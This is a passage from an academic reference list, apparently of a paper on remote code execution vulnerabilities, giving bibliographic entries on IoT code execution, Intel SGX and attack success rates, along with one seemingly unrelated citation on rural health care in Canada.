connected code executable IoT devices," *Simul. Model. Pract. Theory*, vol. 77, pp. 379–389, 2017.

[27] S. Chakrabarti, T. Knauth, D. Kuvaiskii, M. Steiner, and M. Vij, "Trusted execution environment with Intel SGX," in *Responsible Genomic Data Sharing*, X. Jiang and H. Tang, Eds. San Diego, CA: Elsevier, 2020, pp. 161–190.

[28] T. Sommestad, H. Holm, and M. Ekstedt, "Estimates of success rates of remote arbitrary code execution attacks," *Inf. Manage. Comput. Secur.*, vol. 20, no. 2, pp. 107–122, 2012.

[29] I. L. Bourgeault, R. Sutherns, M. Haworth-Brockman, C. Dallaire, and B. Neis, "Between a rock and a hard place: Access, quality and satisfaction with care among women living in rural and remote communities in Canada," in *Research in the Sociology of Health Care*, vol. 24, J. J. Kronenfeld, Ed. Bingley: Emerald (MCB UP), 2006, pp. 175–202.

[30] *Researchgate.net*. [Online]. Available: https://www.researchgate.net/publication/328956499_A_Study_on_Remote_Code_Execution_Vulnerability_in_Web_Applications. [Accessed: 06-Mar-2021].